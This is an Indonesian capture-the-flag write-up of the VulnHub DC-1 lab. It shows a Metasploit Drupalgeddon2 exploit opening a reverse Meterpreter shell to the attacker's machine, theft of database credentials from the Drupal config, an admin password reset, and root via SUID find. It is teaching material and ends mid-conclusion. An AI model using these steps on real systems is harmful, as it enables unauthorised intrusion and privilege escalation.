

WRITEUP
TECHNICAL TEST CYBER SECURITY
MBC LAB 2026



MUHAMMAD ILYAS SYARIEF
14 JULI 2026

DAFTAR ISI

DAFTAR ISI.....	2
DC-1.....	3
1.Reconnaissance.....	3
2.Enumeration.....	4
3.Exploitation.....	6
4.Privilege Escalation.....	9
5.Post-Exploitation.....	16
6.Ringkasan Flag yang Didapat.....	17
7.Tools yang Digunakan.....	17
8.Kesimpulan.....	18
DC-2.....	19
1.Reconnaissance.....	19
2.Enumeration.....	20
3.Exploitation.....	24
4.Privilege Escalation.....	27
5.Post-Exploitation.....	33
6.Ringkasan Flag yang Didapat.....	34
7.Tools yang Digunakan.....	34
8.Kesimpulan.....	35
KESIMPULAN.....	36

DC-1

Target: DC-1 (VulnHub)

Tujuan: Mendapatkan akses root dan mengambil flag terakhir

1. Reconnaissance

Tujuan:

Menemukan perangkat target yang aktif di jaringan lokal.

Tools yang Digunakan:

- netdiscover

Langkah-langkah:

Pertama, saya mencari semua perangkat yang aktif di jaringan lokal menggunakan netdiscover:

```
(root@kali)-[/home/kali]
# netdiscover
```

Hasil:

```
Currently scanning: 172.16.0.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120
-----
- IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
- 192.168.56.100    08:00:27:79:7e:d1    1      60  PCS Systemtechnik GmbH
  192.168.56.102    08:00:27:b7:a4:90    1      60  PCS Systemtechnik GmbH
```

Analisis:

- Ditemukan dua perangkat aktif di jaringan: 192.168.56.100 dan 192.168.56.102
- 192.168.56.102 adalah target potensial (DC-1)

2. Enumeration

Tujuan:

Mendapatkan informasi detail tentang service yang berjalan dan mencari potensi vektor serangan.

Tools yang digunakan:

- nmap (port scanning & service detection)
- searchsploit (mencari exploit)
- Browser (untuk mengakses web)

Langkah 1: Port Scanning

Saya melakukan scanning terhadap port yang terbuka, service, versi, dan OS target menggunakan **nmap**:

```
(root@kali)-[/home/kali]  
# nmap -sV -A -p- 192.168.56.102
```

Penjelasan:

- -sV : Mendeteksi versi service yang berjalan
- -A : Deteksi OS, service, dan menjalankan script default
- -p- : Memindai port tertentu

Hasil:

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-09 09:28 +0700  
Nmap scan report for 192.168.56.102  
Host is up (0.00093s latency).  
Not shown: 65531 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)  
| ssh-hostkey:  
| 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)  
| 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)  
| 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)  
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))  
|_ http-robots.txt: 36 disallowed entries (15 shown)  
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/  
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt  
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt  
|_ /LICENSE.txt /MAINTAINERS.txt  
|_ http-generator: Drupal 7 (http://drupal.org)  
|_ http-server-header: Apache/2.2.22 (Debian)  
|_ http-title: Welcome to Drupal Site | Drupal Site  
111/tcp   open  rpcbind  2-4 (RPC #100000)  
| rpcinfo:  
|_ program version  port/proto  service  
| 100000  2,3,4      111/tcp    rpcbind  
| 100000  2,3,4      111/udp    rpcbind  
| 100000  3,4        111/tcp6   rpcbind  
| 100000  3,4        111/udp6   rpcbind  
| 100024  1          33288/tcp  status  
| 100024  1          46965/udp6 status  
| 100024  1          49991/udp  status  
| 100024  1          53410/tcp6 status  
33288/tcp open  status  1 (RPC #100024)  
MAC Address: 08:00:27:B7:A4:90 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 3.X  
OS CPE: cpe:/o:linux:linux_kernel:3  
OS details: Linux 3.2 - 3.16  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.93 ms 192.168.56.102  
  
OS and Service detection performed. Please report any incorrect results at ht  
tps://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 38.27 seconds
```

Analisis:

- Port 22 (SSH) terbuka → OpenSSH 6.0p1
- Port 80 (HTTP) terbuka → Apache 2.2.2 dengan Drupal 7 terdeteksi melalui http-generator. Ini merupakan vektor serangan yang menarik karena Drupal 7 memiliki banyak kerentanan publik.
- Port 111 (RPC) terbuka → rpcbind
- OS: Linux 3.2 - 3.16

Langkah 2: Identifikasi Vektor Serangan

Dari hasil nmap, saya menemukan bahwa web server di port 80 menggunakan Drupal 7. Drupal 7 memiliki kerentanan kritis bernama Drupalgeddon2 (CVE-2018-7600) yang memungkinkan eksekusi perintah jarak jauh tanpa autentikasi.

Saya mencari exploit yang tersedia:

Exploit Title	Path
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction	php/webapps/51723.txt
Drupal 4.1/4.2 - Cross-Site Scripting	php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection	php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution	php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection	php/webapps/2020.txt
Drupal 5.2 - PHP Zend Hash ation Vector	php/webapps/4510.txt
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities	php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)	php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities	php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution	php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution	php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution	php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities	php/webapps/33706.txt
Drupal < 7.34 - Denial of Service	php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)	php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)	php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)	php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)	php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)	php/remote/46510.rb
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)	php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution	php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure	php/webapps/44501.txt
Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XSS)	php/webapps/50841.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scripting	php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)	php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution	php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting	php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload	php/webapps/3453.php
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio Flotsam - Multiple Vulnerabilities	php/webapps/35012.txt
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)	php/remote/40130.rb
Drupal Module Sections - Cross-Site Scripting	php/webapps/10485.txt
Drupal Module Sections 5.x-1.2/6.x-1.2 - HTML Injection	php/webapps/33410.txt

Shellcodes: No Results

Hasil: Ditemukan beberapa exploit untuk Drupal 7, termasuk Drupalgeddon2

Langkah 3: Verifikasi Modul Exploit di Metasploit

Saya mencari modul exploit Drupalgeddon2 di Metasploit:

[illegible]

```
msf > search Drupalgeddon2

# Name Description Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28 excellent Yes Drupal Drupalgeddon 2 Forms API Property Injection
1 \_ target: Automatic (PHP In-Memory) . . .
2 \_ target: Automatic (PHP Dropper) . . .
3 \_ target: Automatic (Unix In-Memory) . . .
4 \_ target: Automatic (Linux Dropper) . . .
5 \_ target: Drupal 7.x (PHP In-Memory) . . .
6 \_ target: Drupal 7.x (PHP Dropper) . . .
7 \_ target: Drupal 7.x (Unix In-Memory) . . .
8 \_ target: Drupal 7.x (Linux Dropper) . . .
9 \_ target: Drupal 8.x (PHP In-Memory) . . .
10 \_ target: Drupal 8.x (PHP Dropper) . . .
11 \_ target: Drupal 8.x (Unix In-Memory) . . .
12 \_ target: Drupal 8.x (Linux Dropper) . . .
13 \_ AKA: SA-CORE-2018-002 . . .
14 \_ AKA: Drupalgeddon 2 . . .
```

```
Hasil: Ditemukan modul
exploit/unix/webapp/drupal_drupalgeddon2 dengan rank
excellent.
```

3. Exploitation (Eksplorasi Kerentanan)

Tujuan: Mendapatkan akses awal ke sistem target dengan memanfaatkan kerentanan Drupalgeddon2.

Tools yang Digunakan:

- Metasploit (msfconsole)
- Python (untuk masuk ke shell)

Langkah 1: Konfigurasi Exploit

Saya menggunakan modul exploit di Metasploit:

```
# you save bandwidth and server resources.  
msf > use 0  
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

Menggunakan modul drupal_drupalgeddon2

Memeriksa opsi yang tersedia:

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > show options  
# ignored: http://example.com/site/robots.txt
```

Hasil:

```
Module options (exploit/unix/webapp/drupal_drupalgeddon2):  


| Name        | Current Setting | Required | Description                                                                                                           |
|-------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| DUMP_OUTPUT | false           | no       | Dump payload command output                                                                                           |
| PHP_FUNC    | passthru        | yes      | PHP function to execute                                                                                               |
| Proxies     |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, http, socks5h, sapni, socks4 |
| RHOSTS      |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT       | 80              | yes      | The target port (TCP)                                                                                                 |
| SSL         | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                            |
| TARGETURI   | /               | yes      | Path to Drupal install                                                                                                |
| VHOST       |                 | no       | HTTP server virtual host                                                                                              |

  
Payload options (php/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 127.0.0.1       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name                      |
|----|---------------------------|
| 0  | Automatic (PHP In-Memory) |

  
View the full module info with the info, or info -d command.
```

Langkah 2: Set Parameter Target

Mengatur IP target dan IP local (Kali):

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.56.102  
RHOSTS => 192.168.56.102  
msf exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST 192.168.56.101  
LHOST => 192.168.56.101
```

Langkah 3: Jalankan Exploit

Memasukan perintah Exploit untuk memulai exploit:

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > exploit
```

Hasil:

```
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (42137 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.102:41266) at 2026-07-09 09:49:24 +0700

meterpreter > ls
Listing: /var/www
Mode                Size           Type    Last modified          Name
-----
100644/rw-r--r--    747324309678   fil     188498731153-02-09 09:33:43 +0700 .gitignore
100644/rw-r--r--    24769076401799 fil     188498731153-02-09 09:33:43 +0700 .htaccess
100644/rw-r--r--    6360846566857   fil     188498731153-02-09 09:33:43 +0700 COPYRIGHT.txt
100644/rw-r--r--    6231997547947   fil     188498731153-02-09 09:33:43 +0700 INSTALL.mysql.txt
100644/rw-r--r--    8048768714578   fil     188498731153-02-09 09:33:43 +0700 INSTALL.pgsql.txt
100644/rw-r--r--    5574867551506   fil     188498731153-02-09 09:33:43 +0700 INSTALL.sqlite.txt
100644/rw-r--r--    76712410891717 fil     188498731153-02-09 09:33:43 +0700 INSTALL.txt
100755/rwxr-xr-x    77704548337324 fil     188270147139-03-11 22:02:15 +0700 LICENSE.txt
100644/rw-r--r--    35180077129727 fil     188498731153-02-09 09:33:43 +0700 MAINTAINERS.txt
100644/rw-r--r--    23089744188672 fil     188498731153-02-09 09:33:43 +0700 README.txt
100644/rw-r--r--    41412074677674 fil     188498731153-02-09 09:33:43 +0700 UPGRADE.txt
100644/rw-r--r--    28363964029388 fil     188498731153-02-09 09:33:43 +0700 authorize.php
100644/rw-r--r--    3092376453840   fil     188498731153-02-09 09:33:43 +0700 cron.php
100644/rw-r--r--    223338299444    fil     211037522224-07-25 11:21:02 +0700 flag1.txt
040755/rwxr-xr-x    17592186048512 dir     188498731153-02-09 09:33:43 +0700 includes
100644/rw-r--r--    2272037700113   fil     188498731153-02-09 09:33:43 +0700 index.php
100644/rw-r--r--    3019362009791   fil     188498731153-02-09 09:33:43 +0700 install.php
040755/rwxr-xr-x    17592186048512 dir     188498731153-02-09 09:33:43 +0700 misc
040755/rwxr-xr-x    17592186048512 dir     188498731153-02-09 09:33:43 +0700 modules
040755/rwxr-xr-x    17592186048512 dir     188498731153-02-09 09:33:43 +0700 profiles
100644/rw-r--r--    6704443950617   fil     188498731153-02-09 09:33:43 +0700 robots.txt
040755/rwxr-xr-x    17592186048512 dir     188498731153-02-09 09:33:43 +0700 scripts
040755/rwxr-xr-x    17592186048512 dir     188498731153-02-09 09:33:43 +0700 sites
040755/rwxr-xr-x    17592186048512 dir     188498731153-02-09 09:33:43 +0700 themes
100644/rw-r--r--    85645942869477 fil     188498731153-02-09 09:33:43 +0700 update.php
100644/rw-r--r--    9354438772866   fil     188498731153-02-09 09:33:43 +0700 web.config
100644/rw-r--r--    1791001362849   fil     188498731153-02-09 09:33:43 +0700 xmlrpc.php

meterpreter > |
```

Analisis:

- Exploit berhasil dieksekusi.
- Meterpreter session terbuka, memberikan akses sebagai user www-data.
- Direktori aktif: /var/www

Langkah 4: Upgrade Shell

Shell meterpreter terbatas, sehingga perlu di-upgrade untuk mendapatkan shell interaktif penuh.

```
meterpreter > shell
Process 3285 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ clear
clear
TERM environment variable not set.
```

Penjelasan:

Perintah Python membuat pseudo-terminal (PTY) yang memberikan fitur shell interaktif seperti tab completion, command history, dan clear screen.

Sekarang prompt berubah menjadi:

```
www-data@DC-1:/var/www$ ls
ls
COPYRIGHT.txt  LICENSE.txt  cron.php  misc  sites
INSTALL.mysql.txt  MAINTAINERS.txt  flag1.txt  modules  themes
INSTALL.pgsql.txt  README.txt  includes  profiles  update.php
INSTALL.sqlite.txt  UPGRADE.txt  index.php  robots.txt  web.config
INSTALL.txt  authorize.php  install.php  scripts  xmlrpc.php
```

4. Privilege Escalation (Eskalasi Hak Akses)

Tujuan:

Menaikkan privilege dari user www-data ke root.

Tools yang Digunakan: cat, find, ls, mysql, drush

Langkah 1: Mendapatkan Flag 1

Di direktori /var/www, saya menemukan flag1.txt:

```
www-data@DC-1:/var/www$ cat flag1.txt
cat flag1.txt
Every good CMS needs a config file - and so do you.
www-data@DC-1:/var/www$
```

Analisis: Petunjuk ini mengarahkan untuk mencari file konfigurasi CMS (Drupal).

Langkah 2: Mencari Flag 2 (File Konfigurasi)

Mencari file konfigurasi Drupal. Biasanya terletak di /var/www/sites/default/settings.php:

```

www-data@DC-1:/var/www$ cd sites
cd sites
www-data@DC-1:/var/www/sites$ ls
ls
README.txt  all  default  example.sites.php
www-data@DC-1:/var/www/sites$ cd default
cd default
www-data@DC-1:/var/www/sites/default$ ls
ls
default.settings.php  files  settings.php

```

Membaca file settings.php:

```

www-data@DC-1:/var/www/sites/default$ less settings.php
less settings.php
WARNING: terminal is not fully functional
settings.php (press RETURN)

```

Hasil:

```

www-data@DC-1:/var/www/sites/default$ less settings.php
less settings.php
WARNING: terminal is not fully functional
settings.php (press RETURN)
<?php
    Password *
    *
    * flag2
    * Brute force and dictionary attacks aren't the
    * only ways to gain access (and you WILL need access).
    * What can you do with these credentials?
    *
    */
    Log in
$databases = array (
    'default' =>
    array (
        'default' =>
        array (
            'database' => 'drupaldb',
            'username' => 'dbuser',
            'password' => 'R0ck3t',
            'host' => 'localhost',
            'port' => '',
            'driver' => 'mysql',
            'prefix' => '',
        )
    )
)
settings.php

```

Kesimpulan dari komentar:

- Flag 2 memberi tahu kita bahwa di file ini ada kredensial (username dan password).

- Kita bisa menggunakan kredensial ini untuk masuk ke database MySQL.
- Dari database, kita bisa melakukan banyak hal, termasuk mengubah password admin Drupal.

Analisis:

- Ditemukan Flag 2 dalam bentuk komentar di file konfigurasi.
- Kredensial database berhasil diekstrak:
 - o Database: drupaldb
 - o Username: dbuser
 - o Password: R0ck3t

Langkah 3: Akses Database MySQL

Dengan kredensial yang ditemukan, saya bisa mengakses ke MySQL:

```
www-data@DC-1:/var/www/sites/default$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t  Login

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 101
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Hasil: Berhasil login ke MySQL.

Langkah 4: Menjelajahi Database

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| drupaldb |
+-----+
2 rows in set (0.00 sec)
```

```
mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
mysql> show tables;
show tables;
```

```
mysql> select * from node;
select * from node;
```

nid	vid	type	language	title	uid	status	created	changed	comment	promote	sticky	tnid	translate
1	1	page	und	Main	2	1	1550582250	1550582250	0	0	0	0	0
2	2	page	und	flag3	1	0	1550582412	1550583860	0	0	0	0	0

```
2 rows in set (0.00 sec)
```

Hasil: Tabel node menunjukkan adanya konten dengan judul "flag3", mengindikasikan bahwa Flag 3 berupa node/halaman di dalam CMS Drupal.

Langkah 5: Mendapatkan Flag 3

Untuk mendapatkan Flag 3, diperlukan akses ke dashboard admin Drupal. Password admin bisa diriset melalui database atau menggunakan drush (Drupal Shell).

Saya menggunakan drush (Drupal Shell) untuk mereset password admin:


```
www-data@DC-1:/var/www$ drush user-password admin --password="admin"
drush user-password admin --password="admin"
Changed password for admin
www-data@DC-1:/var/www$
```

Penjelasan: drush adalah command-line tool untuk Drupal. Perintah ini mereset password user admin menjadi admin.


Langkah 6: Login ke Dashboard Drupal

Saya mengakses <http://192.168.56.102> dan login dengan:

- Username: admin
- Password: admin



Langkah 7: Flag 3 Ditemukan



Di dashboard, saya menemukan Flag 3:

"Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow."

Analisis:

Petunjuk ini secara eksplisit merujuk pada:

- Special PERMS → File permission khusus (SUID)
- FIND → Binary find
- exec → Opsi -exec pada perintah find
- shadow → File /etc/shadow

Langkah 8: Flag 4 – Sebelum Root

Sebelum melakukan privilege escalation, ditemukan user tambahan di sistem

Perintah:

```
www-data@DC-1:/var/www$ cat /etc/passwd
```

Hasil:

```
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
```

Masuk ke direktori yang diduga tersimpan flag 4:

```
www-data@DC-1:/var/www$ cd /home
cd /home
www-data@DC-1:/home$ ls
ls
flag4
www-data@DC-1:/home$ cd flag4
cd flag4
www-data@DC-1:/home/flag4$ ls
ls
flag4.txt
```

Isi Flag 4:

```
www-data@DC-1:/home/flag4$ cat flag4.txt
cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy. Or maybe it is?
www-data@DC-1:/home/flag4$
```

Analisis: Flag 4 mengonfirmasi bahwa metode SUID yang sama dapat digunakan untuk mencapai root.

Langkah 9: Eksploitasi SUID Binary – Privilege Escalation ke Root

Flag 3 memberi petunjuk tentang "Special PERMS". Saya mencari file dengan SUID bit:

```
www-data@DC-1:/home/flag4$ find / -perm /4000 -print 2>/dev/null
find / -perm /4000 -print 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

Hasil: Ditemukan beberapa binary SUID, termasuk /usr/bin/find.

Langkah 10: Verifikasi SUID find

```
www-data@DC-1:/home/flag4$ ls -la /usr/bin/find
ls -la /usr/bin/find
-rwsr-xr-x 1 root root 162424 Jan  6  2012 /usr/bin/find
www-data@DC-1:/home/flag4$
```

Penjelasan:

Bit s pada permission -rwsr-xr-x menunjukkan bahwa binary find memiliki SUID (Set User ID). Ketika binary ini dieksekusi oleh user manapun, proses akan berjalan dengan hak akses pemilik file, yaitu root.

Langkah 11: Eksploitasi SUID find

Saya mengeksploitasi SUID find untuk mendapatkan shell root:

```
www-data@DC-1:/home/flag4$ find . -exec /bin/sh \; -quit
find . -exec /bin/sh \; -quit
```

Penjelasan:

- `find .` : Mencari file di direktori saat ini
- `exec /bin/sh \;` : Menjalankan `/bin/sh` untuk setiap file yang ditemukan
- `quit` : Menghentikan pencarian setelah satu eksekusi

Karena `find` berjalan dengan privilege root, shell yang di-spawn juga berjalan sebagai root.

Hasil: Prompt berubah menjadi `#` (root)!

```
# whoami
whoami
root
#
```

5. Post-Exploitation (Setelah Akses Root Didapat)

Tujuan:

Mengambil flag terakhir (`thefinalflag.txt`) dan mendokumentasikan bukti compromise.

Tools yang Digunakan

- `cat`, `ls`, `whoami`

Ambil Flag Terakhir

```
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
#
```

6. Ringkasan Flag yang Didapat

Flag	Lokasi	Isi
Flag 1	/var/www/flag1.txt	"Every good CMS needs a config file - and so do you."
Flag 2	/var/www/sites/default/settings.php	Petunjuk tentang kredensial database
Flag 3	Dashboard Admin Drupal	Petunjuk tentang SUID find dan /etc/shadow
Flag 4	/home/flag4/flag4.txt	"Can you use this same method to find or access the flag in root?"
Flag 5 (Final)	/root/thefinalflag.txt	"Well done!!!!"

7. Tools yang Digunakan

Tool	Fase	Fungsi
netdiscover	Reconnaissance	Menemukan IP target di jaringan
nmap	Enumeration	Scan port, service, dan OS
searchsploit	Enumeration	Mencari exploit yang tersedia
msfconsole (Metasploit)	Exploitation	Menjalankan exploit Drupalgeddon2
python	Exploitation	Upgrade shell
mysql	Enumeration	Akses database Drupal
drush	Exploitation	Reset password admin Drupal
find (SUID)	Privilege Escalation	Mendapatkan shell root

8. Kesimpulan

DC-1 berhasil diexploit melalui serangkaian tahapan:

- Reconnaissance menemukan target di IP 192.168.56.102.
